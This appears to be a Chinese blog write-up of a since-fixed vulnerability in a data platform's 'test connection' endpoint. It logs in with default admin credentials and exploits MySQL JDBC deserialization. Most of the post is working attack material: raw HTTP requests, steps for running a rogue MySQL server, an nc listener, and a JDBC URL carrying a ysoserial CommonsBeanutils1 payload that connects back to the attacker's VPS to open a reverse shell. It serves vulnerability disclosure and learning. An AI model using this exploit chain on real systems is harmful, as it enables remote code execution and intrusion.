0x01 前言
过了几个月了,也修复了。
应该可以放出来了
为了我的狗命,老样子 站点域名就改为 http://test.phpoop.com
保护我自己。
之前遇到的时候感觉挺有意思的,所以放出来,大家一起学习学习
0x02 详情
登录地址:http://test.phpoop.com/login?redirect=%2Fworkbench%2Fhome
先登录管理员
账号:admin
密码:Admin@2020


POST /data-server/rest/dataSourceService/testConnection HTTP/1.1Host: test.phpoop.comContent-Length: 143Accept: application/json, text/plain, */*Origin: http://test.phpoop.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36Content-Type: application/json;charset=UTF-8Referer: http://test.phpoop.com/sjck/sjck_sjy/dataSource?noModule=false&modelName=%E6%95%B0%E6%8D%AE%E6%BA%90Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9,en;q=0.8Cookie: JSESSIONID=3dc22923-2f78-4171-afd3-526b2c4ccfb0Connection: close{"dsType":1,"dsName":"test","remark":"测试一下看看","username":"root","passwd":"root","url":"jdbc:mysql://<host>:<port>/<database_name>"}

看样子是可以访问我们的服务器的并且查看报错是java的所以可以尝试 jdbc反序列化拿shell
推荐直接下载我这里提供好的,因为这个里面改过了,所以才能命令执行
MySQL_Fake_Server.zip
命令1:cd /MySQL_Fake_Server
命令2:python3 server.py 注意:一般来说启动成功的端口是3306才对,但是我vps已经有3306端口了
所以我修改了 MySQL_Fake_Server 目录 的 server.py文件
接着 vpn 启动 nc 监听 8021 端口
命令:nc -lvvp 8021
接着修改为下面这样的数据包:POST /data-server/rest/dataSourceService/testConnection HTTP/1.1Host: test.phpoop.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:85.0) Gecko/20100101 Firefox/85.0Accept: application/json, text/plain, */*Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2Accept-Encoding: gzip, deflateContent-Type: application/json;charset=utf-8Content-Length: 268Origin: http://test.phpoop.comConnection: closeReferer: http://test.phpoop.com/sjck/sjck_sjy/dataSource?noModule=false&modelName=%E6%95%B0%E6%8D%AE%E6%BA%90Cookie: JSESSIONID=3dc22923-2f78-4171-afd3-526b2c4ccfb0{"dsName":"test","remark":"1","dsType":1,"url":"jdbc:mysql://123.207.14.227:3307/test?autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor","username":"yso_CommonsBeanutils1_connectback:123.207.14.227:8021","passwd":"123"}
注意:
123.207.14.227:3307 == vps-ip 与 MySQL_Fake_Server启动的3307端口
123.207.14.227:8021 == vps-ip 与 nc 监听 8021 端口
然后发包即可


若有收获,就点个赞吧
0 人点赞


